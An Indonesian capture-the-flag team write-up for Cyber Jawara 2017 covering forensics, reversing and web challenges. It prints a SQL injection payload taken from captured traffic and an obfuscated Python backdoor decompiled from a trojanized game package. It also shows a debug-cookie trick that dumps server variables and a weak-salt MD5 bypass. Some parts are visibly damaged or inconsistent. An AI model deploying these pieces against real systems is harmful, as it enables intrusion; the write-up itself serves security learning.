



CYBER JAWARA

[SOAL 1][*SQL Injection*]

NAMA TIM : [*Rules Of Pwning*] *Rubah sesuai dengan nama tim anda

ZONA : [*2 Jawa & Madura*] *Rubah sesuai dengan zona anda

Rabu 30 Agustus 2017

Ketua Tim	
1.	Muh. Fani Akbar
Member	
1.	Muhammad Alifa Ramdhan
2.	Bayu Fedra Abdullah

Table of Contents



Capture The Flag Report

1. Executive Summary


- Diberikan sebuah file capture network dengan format .pcapng dengan nama sql.pcapng untuk di analisa, buka dengan wireshark untuk melakukan analisa

2. Technical Report

- Sesuai judul, karena ini capture network hasil penyerangan SQL Injection, berarti kita bisa bisa memakai `http.method.request == POST` untuk memfilter port ke http dan dengan request methodnya adalah POST, setelah di analisa terdapat banyak input POST, agar lebih mudah lagi coba export paket http dengan klik file, export object, http lalu save all



- Terdapat banyak file export http



- Coba cek 1 per 1 dan pada file login(9) akan terdapat inputan dengan strings aneh pada password yang di enkripsi menggunakan Hexa
- name=flag%27+and+password%3D0x434a323031377b73716c5f696e6a656374696f6e5f696e5f7468335f6e33747730726b5f7d+--+asd&pw=sadasdasdasdas
- Decode hexa tersebut dan akan menghasilkan Flag

```
[root@fedra]~#
#ipython
Python 2.7.13 (default, Jan 19 2017, 14:48:08)
Type "copyright", "credits" or "license" for more information.

IPython 5.1.0 -- An enhanced Interactive Python.
?      -> Introduction and overview of IPython's features.
%quickref -> Quick reference.
help    -> Python's own help system.
object? -> Details about 'object', use 'object??' for extra details.

In [1]: import binascii

In [2]: flag = "434a323031377b73716c5f696e6a656374696f6e5f696e5f7468335f6e33747730726b5f7d"

In [3]: binascii.unhexlify(flag)
Out[3]: 'CJ2017{sql_injection_in_th3_n3tw0rk_}'

In [4]:
```

3. Conclusion

Flag : CJ2017{sql_injection_in_th3_n3tw0rk_}



**CYBER
JAWARA**

[SOAL 2][*What The Flag*]

Table of Contents

Capture The Flag Report

1. Executive Summary

- Diberikan sebuah file archive dengan format 7z dan setelah di ekstrak akan ada file WhatTheFlag.001

2. Technical Report

- saat di cek signature file nya dengan binwalk ternyata terdapat beberapa file image di dalamnya dan untuk mengekstraknya kita bisa menggunakan binwalk dengan perintah "binwalk -e nama_file.format" atau dengan foremost "foremost nama_file.format"

```
[root@fedra]~/Downloads/CJ2017# binwalk WhatTheFlag.001
```

DECIMAL	HEXADECIMAL	DESCRIPTION
36447	0x8E5F	Unix path: /0/1/2/3/4/5/6/7/8/9/;/</>/?/@/A/B/C/D/E/F/G/H/I/J/K/L/M/N/O/P/Q/R/S/T/U/V/W/X/Y/Z/[^\]/*_`/a/b/c/d/e/f/g/h/i/j/k/l/m/n/
143360	0x23000	JPEG image data, JFIF standard 1.01
1642496	0x191000	JPEG image data, JFIF standard 1.01
1642526	0x19101E	TIFF image data, big-endian, offset of first image directory: 8
4878336	0x4A7000	JPEG image data, JFIF standard 1.01
4878366	0x4A701E	TIFF image data, big-endian, offset of first image directory: 8
4964352	0x4BC000	JPEG image data, JFIF standard 1.01
4964382	0x4BC01E	TIFF image data, little-endian offset of first image directory: 8
4964671	0x4BC13F	Unix path: /www.w3.org/1999/02/22-rdf-syntax-ns#>

```
[root@fedra]~/Downloads/CJ2017# foremost WhatTheFlag.001
Processing: WhatTheFlag.001
[root@fedra]~/Downloads/CJ2017#
```

- setelah di ekstrak terdapat 4 gambar, dan pada gambar ke-4 jelas terlihat adanya flag, tinggal ketik manual flagnya



3. Conclusion

Flag : CJ2027{HAA-RF-NHA}



CYBER JAWARA

[SOAL 3][*Advanced Persistent Thread*]

Table of Contents

Capture The Flag Report


1. Executive Summary

- Diberikan sebuah file capture network dengan format .pcapng dengan nama apt.pcapng untuk di analisa, buka dengan wireshark untuk melakukan analisa


2. Technical Report

- saat tim Rules Of Pwning melakukan analisa pada tiap port, pada port http ada sesuatu yang menarik, yaitu sebuah method GET file ke server dengan lampiran file dengan nama freesweep.deb, untuk melakukan filter ke method http pada wireshark ketikkan command


"http.request.method" dan untuk lebih rinci untuk memfilter request bisa dengan menggunakan "==(request method)", ex : "http.request.method == GET"




- untuk mengekport file freesweep.deb klik file, export objek, pilih http pada wireshark, klik save all



- setelah mendapatkan paket .deb, ekstrak file .deb dengan perintah "dpkg-deb -x nama_file /direktori", example : "dpkg-deb -x freesweep.deb /root/Downloads/CJ2017/apt/"



- akan terekstrack 3 direktori, yaitu etc, user dan var, setelah tim Rules Of Pwning melakukan analisa terdapat 2 file menarik pada direktori /user/games dengan nama freesweep dan freesweep_net, file freesweep merupakan Elf binary yang ketika di jalankan seperti sebuah game, dan file freesweep_net merupakan file compiled python (.pyc), jadi untuk dapat membaca source code nya dapat dilakukan reverse/decompile file pyc tersebut menggunakan uncompyle6, agar bisa didecompile rename file freesweep_net menjadi freesweep.py/freesweep.pyc agar uncompyle dapat mengenali format file, decompile dengan command "uncompyle6 nama_file", maka akan mendapatkan sources code, agar lebih mudah dan langsung tersave masukan command berikut "uncompyle6 nama_file > nama_file_decompile.py", baca sorce code terdapat code



exec 'import re;import base64'


```
exec (lambda p, y: (lambda o, b, f: re.sub(o, b, f))('([0-9a-f]+)', lambda m: p(m, y),
base64.b64decode('Ty8yOC8zMC8yZCAxYgoKMjQgMmMgNSAzNwo1IDlxCjUgZQoKMTIgMzIoMjEuMyk
6CgkyYiAxOSgxMSk6CgkJMmUgPSAxMS4xNgoJCTMzID0gMmUuMjYoMjcpWzotMV0KCgkJYSA9ICliCg
kJYiA9ICliCgoJCTJhID0gMWYKCQkxZCBjIDlzMzIDMzOgoJCQkxYSAoZChjKSA9PSA5KToKCQkJCWMgPS
AxMCgyOSkKCQkJMTM6CgkJCQljlID0gMTAoZChjKSBeIDkpcGkJCTFhID09ICcgJyk6CgkJCQkyYSA
9IDE0CgkJCQkxNQoJCQkxYSAyYToKCQkJCWlGKz0gYwoJCQkxMzoKCQkJCWEgKz0gYwoKCQlmlID0g
MzcoW2EsIGJdKQoJCTFjID0gIiIKCQkxZCAzNCAyMyAxZSgwLCAyZihmKSsk6CgkJCTIIID0gMTAoZCh
mWzMOXSkgXiA5KQoJCQkxYyArPSAyNQoKCQkyZS4xOCgxYykKCQkyZS4yMCGpCgoxMiAzNSgyMS44L
CAyMS42KToKCTIyCgoYMS42LjIgPSAxNAo0ID0gMzUoKCIwLjAuMC4wIiwgMzEpLCAzMikKNC4xNyA
9IDM2CjQuNygp')))(lambda a, b: b[int('0x' + a.group(1), 16)],
'0l|allow_reuse_address|BaseRequestHandler|server|import|TCPServer|serve_forever|ForkingMixIn|0x78|a
|b|clord|threading|out|chr|self|class|else|True|continue|request|timeout|sendall|handle|if|python|aa|for|range
|False|close|SocketServer|pass|in|from|ay|recv|1024|usr|114|w|def|subprocess|env|req|len|bin|443|z|tl|l|T|60|
check_output'.split('|'))
```

3. Conclusion



CYBER JAWARA

[SOAL 4][*GETPASS*]

NAMA TIM : [*Rules Of Pwning*]

ZONA : [*2 Jawa & Madura*]

Rabu 30 Agustus 2017

Ketua Tim	
1.	Muh. Fani Akbar
Member	
2.	Muhammad Alifa Ramdhan
3.	Bayu Fedra Abdullah

Table of Contents

Capture The Flag Report

1. Executive Summary

- Diberikan sebuah binary file Elf 64 bit dan link untuk memasukkan password di <http://203.34.119.226:1111/GetPass/>

2. Technical Report

- analisa file elf menggunakan IDA Pro agar lebih mudah dan simple, setelah membuka binary file lakukan decompile dengan menekan tombol F5, akan terlihat source code :


```
v6 = *MK_FP(__FS__, 40LL);  
printf("Masukan Key : ");  
__isoc99_scanf("%d", &v5);  
if ( v5 == 30082017 )  
    printf("%d\n", 6661337LL);  
else  
    puts("Masih Salah ");  
result = 0;  
v4 = *MK_FP(__FS__, 40LL) ^ v6;  
return result;  
}
```

```
v6 = *MK_FP(__FS__, 40LL);  
printf("Masukan Key : ");  
__isoc99_scanf("%d", &v5);  
if ( v5 == 30082017 )  
    printf("%d\n", 6661337LL);  
else  
    puts("Masih Salah ");  
result = 0;
```

- dari sini sebenarnya bisa langsung di simpulkan bila kita menginputkan integer 30082017 maka program akan mengeprint key yaitu 6661337, sekarang tinggal masukan password di

link <http://203.34.119.226:1111/GetPass/>, dan ternyata tombol submit tidak bisa diklik, setelah melakukan analisa dengan inspect element, terdapat kesalahan koding pada bagian id yang tertulis "id=false", rubah menjadi "id=true" agar bisa di submit, setelah di submit maka akan muncul flag

```
[root@fedra]--[~/Downloads/CJ2017]
#./GetPass
Masukan Key : 30082017
6661337
```



3. Conclusion

Flag : CJ2017{m!sC_r3v_postTRUE}



CYBER JAWARA

[SOAL 5][*APK Malware*]

Table of Contents


Capture The Flag Report

1. Executive Summary


- Diberikan link <https://s.id/2lL> untuk mendownload file .apk dengan nama FlightSimulator.apk untuk di analisa

2. Technical Report

- untuk menganalisa lebih dalam extract terlebih dahulu file menggunakan apktools dengan command "apktool d nama_file" atau unzip dengan command "unzip nama_file", disini kami menggunakan unzip, "unzip FlightSimulator.apk"



- dan terdapat banyak folder dan file setelah di ekstrak, setelah agak lama melakukan analisa, tim Rules Of Pwning mendapatkan kejanggalan pada file classes.dex, saat di strings file untuk mengecek binary file terdapat sebuah link dengan url sangat panjang



- http://203.34.119.230:1337/mCvplFIkd5Kq0anC83fmHQpX3fbBe3yAEmBfpaengDNRQyaH3X7Tpwkj8UNn0IoLOBvsMdNNAd-WNhOry2ZxoOgXwT6wSj5j3xMXe4hvo5gK482UzWSd0zM4MG8kzXofSouai6yT2-Gur3CiCMo52ulTl90eBPrEioj5e0axW7yxt5KbCk_K95yuKyQWqP6yzCuLXeE08k3gUS7NRr/
- saat membuka link tersebut ternyata terdapat flag disana



3. Conclusion

Flag : CJ2017{apk_M4lw4r3_andro!d}



CYBER JAWARA

[SOAL 6][*Other*]

Table of Contents

Capture The Flag Report

1. Executive Summary

- Diberikan sebuah binary file Elf untuk di analisa, agar lebih mudah disini tim Rules Of Pwning menggunakan IDA Pro untuk melakukan analisa binary file

2. Technical Report

- lakukan decompile file untuk melihat source code dengan menekan F5 pada IDA Pro, saat di analisa, terdapat 2 fungsi utama yaitu fungsi main dan handler dan pada fungsi main terdapat source seperti ini :

```

    addr_len = 16;
    if ( !pthread_mutex_init(&tmutex, 0LL) )
    {
        while ( 1 )
        {
            arg = accept(fd, &addr, &addr_len);
            pthread_mutex_lock(&tmutex);
            pthread_create(&newthread, 0LL, (void (*)(void *))handler, &arg);
            pthread_mutex_unlock(&tmutex);
        }
    }
}

```

```

    arg = accept(fd, &addr, &addr_len);
    pthread_mutex_lock(&tmutex);
    pthread_create(&newthread, 0LL, handler, &arg);
    pthread_mutex_unlock(&tmutex);

```

- jadi inputan akan di bandingkan dengan sesuatu yang terdapat pada fungsi handler, jadi kita cukup fokus ke fungsi handler
- lompat ke fungsi handler, bisa dengan cara double klik ke kata handler, terdapat fungsi menarik di handler, yaitu pemanggilan flag, begini source code nya

```

pthread_mutex_unlock(&tmutex);
needle = 67;
v4 = 74;
v5 = 82;
v6 = 69;
v7 = 86;
v8 = 69;
v9 = 82;
v10 = 83;
v11 = 69;
v12 = 80;
v13 = 87;
v14 = 78;
v15 = 11;
if ( recv(*v20, &s, 0x404uLL, 0) == -1 )
{
    perror("recv");
    close(*v20);
    pthread_exit(0LL);
}

```



```

}
v15 = 0;
pthread_mutex_lock(&tmutex);
if ( strstr(&s, &needle) )
{
    stream = fopen("flag.txt", "r");

    pthread_mutex_unlock(&tmutex);
    needle = 67;
    v4 = 74;
    v5 = 82;
    v6 = 69;
    v7 = 86;
    v8 = 69;
    v9 = 82;
    v10 = 83;
    v11 = 69;
    v12 = 80;
    v13 = 87;
    v14 = 78;
    v15 = 11;
    if ( recv(*v20, &s, 0x404uLL, 0) == -1 )
    {
        perror("recv");
        close(*v20);
        pthread_exit(0LL);
    }
    v15 = 0;
    pthread_mutex_lock(&tmutex);
    if ( strstr(&s, &needle) )
    {
        stream = fopen("flag.txt", "r");
        if ( stream )

```

- jika di baca alurnya maka inputan kita akan di bandingkan dengan yang ada di fungsi tmutex bernilai True, maka program akan mengopen / cat flag.txt
- karena source code tmutex masih dalam bentuk decimal maka kita ubah ke char menggunakan python

```

In [1]: password = [67, 74, 82, 69, 86, 69, 82, 83, 69, 80, 87, 78]
In [2]: hasil = ""
In [3]: for i in password:
...:     hasil += chr(i)
...:
In [4]: print hasil
CJREVERSEPWN

```

Output window: autoanalysis has been finished.

```
In [1]: password = [67, 74, 82, 69, 86, 69, 82, 83, 69, 80, 87, 78]
```

```
In [2]: hasil = ""
```

```
In [3]: for i in password:
```


```
....:     hasil += chr(i)
```

```
....:
```

```
In [4]: print hasil
```

```
CJREVERSEPWN
```

- integer 11 tidak di inputkan karena bukan merupakan printable karakter, jadi password adalah "CJREVERSEPWN", setelah mendapatkan password lakukan back connect menggunakan netcat pada ip port yang telah di berikan dan masukkan password tadi, maka akan muncul flag



```
[x]-[root@fedra]-[~] ssh: v1w1/n1? y  
#nc cj2k17.ctf.idsirtii.or.id 3377  
Password nya Kang : CJREVERSEPWN  
Suip kang flag nya : CJ2017{Ex!T_ReV_Go_To_L!n3}
```

3. Conclusion

Flag : CJ2017{Ex!T_ReV_Go_To_L!n3}



CYBER JAWARA

[SOAL 7][*Evil Client*]

Table of Contents

Capture The Flag Report

1. Executive Summary

Diberikan sebuah link web dan source code nya. Yang dimana menggunakan USERSALT dengan fungsi rand().

2. Technical Report

Kami mencoba menambah cookie env sehingga bisa melihat isi global variable nya

```
if($_COOKIE['env'] == "development"){  
    var_dump($_SERVER);  
    var_dump($_SESSION);  
    var_dump($_POST);  
    var_dump($_GET);  
    var_dump($_ENV);  
}
```

Yang dimana pada array2 kami mendapatkan password dan salt yang digunakan.

```
array(2) {  
    ["USERSALT"]=> int(5525)  
    ["PASSWORD"]=> string(32) "53895e13e598f36fa338470319e2572b"  
}
```

Karena PASSWORD = SALT(5525) + rand() dan di hash ke md5.

```
$_SESSION['PASSWORD'] =  
md5($_SESSION['USERSALT'].rand(1000,9999));
```

Kami mencoba mendecrypt password 53895e13e598f36fa338470319e2572b ==
55251991

Verifikasi untuk mendapatkan flag adalah md5(salt+key), karena dari hasil decrypt password sudah diketahui == 55251991, bearti key yang benar adalah 1991.

```
if(md5($_SESSION['USERSALT'].$_POST['key']) ==
```



```
$_SESSION['PASSWORD']){  
    die(FLAG);
```

Setelah 1991 di submit akan mendapatkan flag : CJ2017{c00ki3_SALT_p3h4pE}

3. Conclusion

Karena rentang angka random yang digenerate sangat kecil, memungkinkan untuk di decrypt sehingga bisa mendapatkan key yang benar

Flag : CJ2017{c00ki3_SALT_p3h4pE}



CYBER JAWARA

[SOAL 8][*Dark*]

Table of Contents

Capture The Flag Report

1. Executive Summary

Diberikan sebuah situs yang sudah dideface, dan pada source code html nya terdapat pesan untuk admin tentang index.html.backup

2. Technical Report

Saat mengunjungi web challenge website tersebut dalam keadaan deface.



Dan pada source code html terdapat pesan untuk admin

```
<!-- for admin: Iam sorry about this incident. I've backed up your index here:  
index.html.backup you can restore it anytime.-->
```

Ketika mengakses index.html.backup kami menemukan path menuju admin login.

```
<ul class="toggle-menu">  
  <li><a href="index.html"  
class="active"> Home</a></li>  
  <li><a href="about.html">  
About</a></li>  
  <li><a href="skills.html">  
Skills</a></li>  
  <li><a  
href="experience.html">Experience</a></li>  
  <li><a  
href="education.html">Education</a></li>  
  <li><a href="projects.html">  
